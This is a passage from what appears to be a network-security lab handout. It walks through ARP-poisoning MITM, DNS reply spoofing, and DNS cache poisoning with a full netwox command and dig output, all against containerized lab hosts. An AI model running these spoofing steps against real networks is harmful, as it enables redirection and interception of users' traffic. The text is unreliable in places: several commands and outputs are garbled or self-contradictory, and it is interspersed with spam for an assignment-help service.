Before following next steps, ensure that your CORE simulation is still running. We still assume that the *SERVER* and *CLIENT* are running on *Terminal #3*. It is just as another terminal of *SERVER* contain

In short, we have opened three terminals. The *SERVER* is on the *Terminal #1*. The *CLIENT* is on the *Terminal #2*, and the *ATTACKER*' is on the *Terminal #3*.

Step 1: Flush the DNS cache db in the *SERVER* on the *Terminal #1* to ensure all the previously cached DNS results are deleted.

```
root@server:~# sudo rmad flush
```

Step 2: We will run MITM here. the attacker will do an ARP poison attack, he will broadcast his MAC address pretending to be DNS server. You can run Wireshark to see how these packets look like. On *Terminal #3*, use python3 to execute the *mitm_dns.py*. Please note that this file has been already stored in your VM. Hence, just give it a run and type exactly the following configuration information.

```
root@server:~# python3 mitm_dns.py
```

```
root@server:~# python3 mitm_dns.py
[*] Enter Network Interface: eth0
[*] Enter Victim IP: 10.4.1.2
[*] Enter Router IP: 10.4.1.1
[*] Beginning IP Forwarding...
[*] Poisoning Victims...
```

Step 3: Open a new terminal from *SERVER* and this terminal is called as *Terminal #4*. Then, execute the *sniff_dns.py*. This script just simply tracks the DNS query sent from *CLIENT* to *SERVER*.

```
$sudo lxc exec server -- bash
```

```
root@server:~# python3 sniff_dns.py
[*] Enter Desired Interface: eth0
```

Step 4: We then dig www.example.net from the *CLIENT* (*Terminal #2*) again.

```
dig www.example.net
```

程序代写代做 CS编程辅导

```
root@client:~# dig www.example.net
;<<> www.example.net
;; gl
;; Go
;; ->
;; fl
;; OP
;; EDN
;; QU
;; www.
;; ANSWER SECTION:
www.example.net. 17649 IN A 93.184.216.34
;; AUTHORITY SECTION:
197349 IN NS l.root-servers.net.
197349 IN NS d.root-servers.net.
197349 IN NS g.root-servers.net.
197349 IN NS e.root-servers.net.
197349 IN NS h.root-servers.net.
197349 IN NS m.root-servers.net.
197349 IN NS j.root-servers.net.
197349 IN NS a.root-servers.net.
197349 IN NS j.root-servers.net.
197349 IN NS k.root-servers.net.
197349 IN NS c.root-servers.net.
197349 IN NS f.root-servers.net.
197349 IN NS b.root-servers.net.
;; Query time: 5 msec
;; SERVER: 10.4.1.15#53(10.4.1.15)
;; WHEN: Fri Sep 06 05:45:08 UTC 2019
;; MSG SIZE rcvd: 268
```

WeChat: cstutorcs

Assignment Project Exam Help

Email: tutorcs@163.com

QQ: 749389476

<https://tutorcs.com>

We can see that this time, client receives the correct response (ANSWER SECTION: 93.184.216.34) because our *sniff_dns.py* just tracks the packet. However, if you go back to **Terminal #4**, you can see the tracked result.


```
root@server: ~
File Edit Tabs Help
root@server:~# ls
mitm_dns.py sniff_dns.py spoof_dns.py
root@server:~# python3 sniff_dns.py
[*] Enter Desired Interface: eth0
10.4.0.2 -> 10.4.1.15 : (www.example.net.)
```

Step 5: In this step, you need to repeat **step 1 to 4**. However, in **step 3**, you need to execute the script *spoof_dns.py*, instead of *sniff_dns.py*. This script will send a forged reply to the **CLIENT**.

If you do it correctly, you will also see the forged response with ANSWER SECTION 10.0.0.2 as the following figure

3.3 DNS Cache Poisoning Attack

The above directly spoofing attack targets the client's machine, responding the fake DNS result to the client. The attacker must send out a spoofed DNS response every time the user's machine sends a query for `www.example.net`. However, this might not be efficient to achieve a goal. There is a much better way to conduct attacks by targeting the DNS server, instead of the client's machine.



When client sends a DNS query to the DNS server, it will trigger the attacker' to forge the DNS server with the fake DNS response. Hopefully, the DNS server will cache that forged response and then reply to the client.

Terminal #1. The following command will start the **SERVER** and give you shell access to the **ATTACKER** with "root" user.

```
$sudo lxc exec server -- bash
```

Terminal #2. This command will start the **CLIENT** container give you shell access to the **CLIENT** with "root" user).

```
$sudo lxc exec client -- bash
```

Terminal #3. We will execute the server container but it is considered as the **ATTACKER**'

```
$sudo lxc exec server -- bash
```

Step 1: Flush the DNS cache db in the **SERVER** on the **Terminal #1** to ensure all the previously cached DNS results are deleted.

```
root@server:~# sudo rndc flush
```

Step 2: We run the netwox tool on the **ATTACKER**' (**Terminal #3**) to target the **SERVER**.

```
sudo netwox 105 --hostname "www.example.net" --hostnameip 10.0.0.2
--authns "ns.example.net" --authnsip 10.0.0.3 --filter "src host
10.4.1.15" --ttl 19000 --spoofip raw
```

程序代写代做 CS编程辅导

In the above command, *netwox 103* is for DNS spoofing. Hostname is the IP of the malicious server, authns and authnsip are defined upon the attacker's intention. Filter option is to filter the DNS query packet sent from the **victim-SERVER**. Ttl is time-to-live.

Step 3: We then dig from the **CLIENT (Terminal #2)**.

```
dig www.examp1
```

If you are lucky, you will not see the following result **10.0.0.2**, instead of **93.184.216.34**, just keep repeating the steps 1 and 2 again. The reason for this is because **CLIENT** receives the two different responses from **SERVER** and **ATTACKER**. It depends on which packet comes back to **CLIENT** first.

```
root@client:~# dig www.example.net
;; Warning: Message parser reports malformed message packet.

; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.example.net
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 28989
;; flags: qr aa; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL: 2
;; QUESTION SECTION:
;www.example.net.                IN      A

;; ANSWER SECTION:
www.example.net. 303030 IN      A      10.0.0.2

;; Query time: 11 msec
;; SERVER: 10.4.1.15#53(10.4.1.15)
;; WHEN: Fri Sep 06 06:31:35 UTC 2019
;; MSG SIZE rcvd: 64
```

Step 4: Stop the *netwox* from the **ATTACKER' (Terminal #3)** by using ^C (Ctrl+C).

Step 5: We then dig www.example.net again from the **CLIENT (Terminal #2)**. We can see this time, the server still response 10.0.0.2 because the fake result has been cached. The server only retrieves it again from its cache, instead of querying to Google DNS. You can see the query time is only 4 msec shorter compared to previous time 11msec.

```
root@client:~# dig www.example.net
;; Warning: Message parser reports malformed message packet.

; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.example.net
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 3593
;; flags: qr aa; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL: 2
;; QUESTION SECTION:
;www.example.net.                IN      A

;; ANSWER SECTION:
www.example.net. 303030 IN      A      10.0.0.2

;; Query time: 4 msec
;; SERVER: 10.4.1.15#53(10.4.1.15)
;; WHEN: Fri Sep 06 06:33:10 UTC 2019
;; MSG SIZE rcvd: 64
```